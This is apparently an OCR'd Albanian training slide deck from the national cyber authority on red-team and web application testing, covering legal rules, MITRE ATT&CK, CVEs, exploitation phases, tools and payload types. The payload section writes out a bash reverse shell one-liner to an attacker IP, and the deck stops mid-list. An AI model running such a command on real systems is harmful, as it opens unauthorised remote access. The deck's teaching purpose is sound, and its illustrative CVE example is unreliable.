AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE

TESTIMI I APLIKACIONEVE WEB
DEMO LIVE

RedTeam

AKSK

- **Institucioni kombëtar përgjegjës për zbatimin dhe mbikëqyrjen e sigurisë kibernetike, identifikimit elektronik dhe shërbimeve të besuara në Shqipëri.**
- **Qëllimi eshte krijimi i një mjedisi elektronik të sigurt, të besueshëm dhe në përputhje me standardet ndërkombëtare.**
- **Misioni: Arritja dhe mbajtja e një niveli të lartë të sigurisë kibernetike në të gjitha sektorët, duke mbrojtur hapësirën kibernetike kombëtare.**

KUADRI LIGJOR & ETIK

Neni 30, pika ç) të Ligjit Nr. 25/2024:
"AKSK zhvillon skanime të jashtme të rrjeteve dhe sistemeve të operatorëve CII

- Skanime I Jashtem – Njoftim Paraprak
- Skanim I Brendshem (whitebox)-Autorizim I dokumentuar

Sipas praktikave më të mira ndërkombëtare (ISO 27001, NIS2) dhe në përputhje me Ligjin nr. 25/2024 "Për Sigurinë Kibernetike", testimet e sigurisë duhet të realizohen:

1.Të paktën një herë në vit

2.Pas çdo ndryshimi madhor në infrastrukturë (shtim sistemi, përditësim i rëndësishëm, migrim në cloud, etj.).

ROLI I EKSPERTIT TË SIMULIMEVE KIBERNETIKE

- SIMULON SULMUES REALË (ADVERSARY EMULATION) PËR TË ZBULUAR DOBËSITË PARA SE T'I SHFRYTËZOJNË KRIMINELËT KIBERNETIKË.
- JO TË THYEJË SISTEMIN, POR TË NDIHMOJË ORGANIZATËN TË BËHET MË E FORTË DHE MË REZISTENTE.
- ANËTAR I RED TEAM BASHKËPUNON ME BLUE TEAM PËR PËRMIRËSIM TË VAZHDUESHËM.
- VEPRON BRENDA RREGULLAVE TË MIRATUARA (ROE – RULES OF ENGAGEMENT) DHE ME AUTORIZIM TË PLOTË LIGJOR.

PSE ËSHTË I DOMOSDOSHEM?

Auditimet klasike nuk mjaftojnë.

Auditimet klasike matin përputhshmërinë me standardet.

mat gatishmërinë

Pa simulime praktike, ne zbulojmë vetëm atë që është dokumentuar — jo atë që do të ndodhë kur ndodh sulmi i vërtetë.

Profili i Kërkuar: Aftësitë Teknike dhe Etike

Kategoria e Aftësisë	Përshkrimi i Shkurtër
Ekspertiza Teknike	Njohuri të thella të rrjetave, sistemeve operative (Linux/Windows), zhvillimit të shfrytëzimeve (Exploitation) dhe mjeteve të sigurisë. Kuptim i arkitekturës të sistemeve dhe mekanizmave të sigurisë.
Programimi dhe Automatizimi	Aftësi në Python, PowerShell ose Bash për zhvillimin e mjeteve të personalizuara dhe automatizimin e detyrave. Aftësi në shkrim të skriptave për testimin e dobësive dhe shfrytëzimin e sistemeve.
Etika dhe Ligjshmëria	Respektim absolut i Rregullave të Angazhimit (Rules of Engagement) dhe kuadrit ligjor. Integritet i lartë, diskrecioni dhe përputhshmëri me legjislacionin kombëtar dhe ndërkombëtar.
Komunikimi Strategjik	Aftësi për të përkthyer gjetjet teknike në rrezik biznesi/qeveritar për lidershipin. Aftësi raportimi të qarta dhe të strukturuara, me rekomandime të zbatueshme.

LLOJET E PENTEST-IT

BLACK-BOX

NO KNOWLEDGE


GREY-BOX

PARTIAL KNOWLEDGE

WHITE-BOX

FULL KNOWLEDGE

MITRE ATT&CK: Një Baze Njohurish për Taktikat e Kundërshtarëve



- **Çfarë është?**

  Një kuadër i njohur globalisht që katalogon Taktikat, Teknikat dhe Procedurat (TTPs) e përdorura nga sulmuesit në botën reale.

- **Struktura**

  E organizuar në Taktika (p.sh., Access Inital, Execution, Persistence) dhe Teknikat përkatëse të arritjes së secilit qëllimi.

- **Përdorimi Strategjik**

  Përdoret për të hartuar mbrojtjen, për të kryer analiza të boshllëqeve (Gap Analysis) dhe për të modeluar kërcënimet në mënyrë të strukturuar.

MITRE ATT&CK: Harta e Taktikave të Sulmuesve

MITRE ATT&CK është bazë e njohurive e taktikave dhe teknikave të përdorura nga aktorë të kërcënimit, zhvilluar nga MITRE Corporation bazuar në analizën e incidenteve reale. Red Team e përdor për të simuluar sulmuesit realë.

13 Taktika Kryesore (në rend kronologjik):

01 **Reconnaissance**
Grumbullim informacioni

02 **Resource Development**
Përgatitja e mjeteve

03 **Initial Access**
Hyrja në sistem

04 **Execution**
Ekzekutimi i kodit

05 **Persistence**
Qasje e vazhdueshme

06 **Privilege Escalation**
Ngritja e privilegjeve

07 **Defense Evasion**
Shmangja e detektimit

Vazhdim i Taktikave:

08 **Credential Access**
Vjedhja e kredencialeve

09 **Discovery**
Zbulimi i sistemeve

10 **Lateral Movement**
Lëvizja brenda rrjetit

11 **Collection**
Grumbullimi i të dhënave

12 **Exfiltration**
Nxjerrja e të dhënave

13 **Impact**
Dëmtimi i sistemeve

Shënim: Çdo taktikë përmban dhjetëra teknika specifike

Përmirësimi i Aftësisë Reaguese (Blue Team)

- **Mësimi i Vazhdueshëm**

  Çdo gjetje e Red Team-it është një mundësi trajnimi për Blue Team-in, duke përmirësuar njohuritë dhe aftësitë e mbrojtjes.


- **Stërvitjet Kibernetike (Cyber Drills)**

  Kryerja e ushtrimeve të rregullta për të testuar planet e reagimit ndaj incidenteve dhe për të shkurtuar kohën e zbulimit (MTTD) dhe kohën e reagimit (MTTR).

- **Përmirësimi i Kontrolleve**

  Rregullimi i rregullave të zbulimit (Detection Rules) në sistemet SIEM/EDR bazuar në TTP-të e përdorura nga Red Team-i.

Fjalori i Sigurisë: CVE, Skanimi, Exploit



- **CVE**

  Common Vulnerabilities and Exposures - një identifikues standard i njohur ndërkombëtarisht për dobësitë e sigurisë të zbuluara publikisht (p.sh., CVE-2024-1234).

- **SKANIMI I DOBËSIVE**


  Vulnerability Scanning - një proces automatik për identifikimin e dobësive të njohura në sistemet dhe aplikacionet e një organizate.

- **SHFRYTËZIMI**

  Exploit - një pjesë kodi ose sekuencë veprimesh që përfiton nga një dobësi (CVE) për të marrë kontrollin ose për të shkaktuar dëme në sistem.

- **PAYLOAD**

  Kodi i dëmshëm ose instruksionet që ekzekutohen pas shfrytëzimit të suksesshëm (p.sh., një shell i kundërt për qasje të largët).



Skanimi i Dobësive: Zbulimi Automatik

Skanimi i dobësive është një proces automatik që përdor mjete të specializuara për të identifikuar dobësi të njohura në sistemet, aplikacionet dhe rrjetet e një organizate.

Si Funksionon?

1. **Zbulim i Hosteve**
   Mjeti identifikon sistemet aktive në rrjet përmes PING ose ARP scanning
2. **Identifikimi i Portave**
   Mjeti gjen portet e hapura dhe shërbimet që dëgjojnë në ato porta
3. **Identifikimi i Versionit**
   Mjeti përcakton versionin e softuerit/sistemit operativ të çdo shërbimi
4. **Krahasim me CVE**
   Mjeti krahason versionet e gjetura me bazën e të dhënave të CVE-ve të njohura
5. **Raportim**
   Mjeti gjeneron një raport të detajuar të dobësive të zbuluara

Mjetet e Zakonshme

- **Nessus**
  Një mjet i fuqishëm i skanim të dobësive me mbi 100,000 kontrolle
- **OpenVAS**
  Një version i hapur i Nessus, i disponueshëm falas për organizatat
- **Qualys**

CVE: Standardi Global i Identifikimit

Çfarë është CVE?

CVE (Common Vulnerabilities and Exposures) është një sistem standardizimi i njohur ndërkombëtarisht për identifikimin e dobësive të sigurisë të zbuluara publikisht. Çdo dobësi e njohur publike merr një identifikues unik në formatin CVE-YYYY-XXXXX.

Struktura e CVE

CVE-YYYY-XXXXX ku YYYY përfaqëson vitin e zbulimit ose raportimit, dhe XXXXX është një numër i sekuencës unik për atë vit. Për shembull, CVE-2024-1234 përfaqëson dobësinë numër 1234 të zbuluar në vitin 2024.

Shembull Praktik

CVE-2024-1234 mund të përfaqësojë një dobësi SQL Injection në një aplikacion web. Kjo dobësi lejon një sulmues të aksesojë të dhënat e bazës së të dhënave pa autorizim.

> **Struktura e Shembullit:**
>
> CVE-2024-1234 = Dobësia SQL Injection në Apache Struts 2.3.x
> Ndikimi: Qasja e paautorizuar në të dhënat sensitive
> Zgjidhja: Upgrade në versionin 2.3.16 ose më të ri

Rëndësia për Red Team-in

Red Team-i përdor bazën e të dhënave të CVE-ve për të identifikuar dobësi të njohura në sistemet e objektit të testimit. Më pas, përpiqet të shfrytëzojë këto dobësi për të arritur objektivat e misionit.

Cikli i Jetës i Dobësive

Një dobësi kalon nëpër faza të ndryshme nga zbulimi deri në zbutje. Procesi fillon me zbulimin e një dobësie teknike në një sistem ose aplikacion, më pas dokumentohet dhe i caktohet një identifikues CVE. Në fazën e raportimit, detajet komunikohen me prodhuesin. Zhvilluesi krijon një patch ose update për të zbutë dobësinë, dhe më në fund përdoruesit zbatojnë patch-et.

Zbulim → **Raportim** → **Patch** → **Zbatim** → **Zbutje**

⚠ **ZERO-DAY**

Periudha ndërmjet zbulimit të dobësisë dhe zbutjes quhet "Zero-Day ". Gjatë kësaj periudhe, Red Team-i mund të shfrytëzojë dobësinë për të testuar mbrojtjen, përpara se sulmuesit e këqij të mund ta zbulojnë dhe ta shfrytëzojnë atë.

Shfrytëzimi: Nga Dobësia në Akses

Shfrytëzimi është procesi i përdorimit të një dobësie (CVE) për të marrë qasje të paautorizuar ose për të shkaktuar dëme në një sistem. Procesi ndiqet në pesë faza kryesore.

1. **Identifikimi i Dobësisë**

   Red Team-i identifikon një dobësi në sistemin e objektit (p.sh., një version i vjetër i Apache web server-it me një CVE të njohur).

2. **Zgjedhja e Exploit-it**

   Red Team-i zgjedh ose zhvillon një exploit - një kod ose sekuencë komandash që përfiton nga dobësia. Exploit-et mund të gjendet në baza të dhënash publike si Exploit-DB ose Metasploit.

3. **Përgatitja e Payload-it**

   Red Team-i përgatit payload-in (kodin e dëmshëm) që do të ekzekutohet pasi shfrytëzimi të jetë i suksesshëm. Payload-i mund të jetë një shell i kundërt, backdoor, ose mjet për të këqyrë sistemin.

4. **Ekzekutimi i Exploit-it**


   Red Team-i ekzekuton exploit-in kundër sistemit të objektit. Nëse dobësia ekziston dhe exploit-i është i saktë, shfrytëzimi do të jetë i suksesshëm.

5. **Marrja e Aksesit**

   Pasi shfrytëzimi të jetë i suksesshëm, Red Team-i merr qasje në sistem përmes payload-it (p.sh., një shell interaktive ose backdoor).

Mjetet e Red Team-it: Reconnaissance

- **Kali Linux**
  - QËLLIMI: Një distribucim Linux i dedikuar për penetration testing
  - PËRDORIMI: Përfshin mbi 600 mjete për testing të sigurisë
  - RËNDËSIA: Sistemi operativ standard për Red Team-in dhe security professionals
- **The Harvester**
  - QËLLIMI: Mbledhja e informacioneve publike (emails, subdomains, IP addresses)
  - PËRDORIMI: Reconnaissance para sulmit aktiv përmes OSINT
  - RËNDËSIA: Mjeti për OSINT (Open Source Intelligence) në fazën e hershme
- **Social-Engineer Toolkit (SET)**
  - QËLLIMI: Automatizimi i sulmeve të social engineering
  - PËRDORIMI: Phishing, spear-phishing, dhe sulmeve të tjera të bazuara në njerëz
  - RËNDËSIA: Testimi i faktorit njerëzor në sigurinë e organizatës
- **Aircrack-ng**
  - QËLLIMI: Cracking i rrjeteve wireless (WiFi)
  - PËRDORIMI: Testimi i sigurisë të rrjeteve WiFi
  - RËNDËSIA: Mjeti për testimin e sigurisë të infrastrukturës wireless



Mjetet e Red Team-it: Skanim dhe Zbulim

- **Nmap (Network Mapper)**
  - QËLLIMI: Skanim i rrjetit për të zbuluar hostë, porta të hapura dhe shërbime
  - PËRDORIMI: nmap -sV -p- target.com
  - RËNDËSIA: Hapi i parë në reconnaissance për Red Team-in
- **Wireshark**
  - QËLLIMI: Analizë e paketave të rrjetit në kohë reale
  - PËRDORIMI: Kapja dhe analiza e trafikut të rrjetit për të zbuluar kredenciale ose informacione sensitive
  - RËNDËSIA: Ndihmon në kuptimin e komunikimit të rrjetit dhe identifikimin e vulnerabiliteteve
- **Metasploit Framework**
  - QËLLIMI: Një platformë e plotë për zhvillimin, testimin dhe ekzekutimin e exploit-eve
  - PËRDORIMI: Përfshin mbi 2000 module të exploit-eve, payload-eve dhe post-exploitation tools
  - RËNDËSIA: Mjeti më i rëndësishëm për Red Team-in për shfrytëzimin e dobësive
- **Burp Suite**
  - QËLLIMI: Testimi i sigurisë të aplikacioneve web
  - PËRDORIMI: Proxy për të inspektuar, modifikuar dhe ripërsëritur kërkesa web
  - RËNDËSIA: Mjeti standard për testimin e penetrimit të aplikacioneve web

Payload-et: Kodi i Dëmshëm

Një payload është kodi ose instruksionet që ekzekutohen në sistemin e objektit pasi shfrytëzimi të jetë i suksesshëm. Payload-i përfaqëson "ngarkesën" e dëmshme ose të këqyrjes që Red Team-i dëshiron të arrijë.

- **Reverse Shell**

  Hap një lidhje të kundërt nga sistemi i objektit në sistemin e sulmuesit. Pasi lidhja të jetë hapur, sulmuesit mund të ekzekutojë komanda në sistemin e objektit.

  ```
  bash -i >& /dev/tcp/192.168.1.100/4444 0>&1
  ```

- **Bind Shell**

  Hap një port në sistemin e objektit dhe dëgjon për lidhje të ardhura. Sulmuesit mund të lidhen në atë port dhe të marrin qasje në shell.

- **Backdoor**


  Krijon një hyrje të fshehur në sistem, duke lejuar sulmuesit të qasjen sistemin në të ardhmen pa pasur nevojë të shfrytëzojnë dobësinë përsëri.

- **Data Exfiltration**

  Kopjon të dhëna sensitive nga sistemi dhe i dërgon ato në sistemin e sulmuesit për analizë ose keqpërdorim.

- **Privilege Escalation**

  Përpiqet të ngrejë privilegjet e përdoruesit aktual në privilegje më të larta (p.sh., nga user në root/administrator).



Faza të Avancuara

Lateral Movement

Lëvizja nga një sistem në tjetrin brenda të njëjtit rrjet pasi të ketë fituar qasje fillestare.

- **Pass-the-Hash (PtH)**
  Përdorimi i hash-eve të fjalëkalimeve për të marrë qasje në sisteme të tjera pa pasur fjalëkalimin
- **Pass-the-Ticket (PtT)**
  Përdorimi i Kerberos tickets për të marrë qasje në sisteme të tjera në rrjetin Windows
- **Pivot**
  Përdorimi i një sistemi të kompromituar si ndërmjetës për të qasur sisteme të tjera

Privilege Escalation

Ngritja e privilegjeve nga një përdorues i zakonshëm në administrator ose root.

- **Kernel Exploits**
  Shfrytëzimi i dobësive në kernel-in e sistemit operativ
- **Sudo Misconfigurations**
  Shfrytëzimi i konfigurimit të gabuar të sudo për të ekzekutuar komanda me privilegje të larta
- **SUID Binaries**
  Shfrytëzimi i binareve me SUID bit të vendosur për ngritjen e privilegjeve

Data Exfiltration

Nxjerrja e të dhënave sensitive nga sistemi i objektit përmes kanaleve të fshehura.

- **DNS Tunneling**
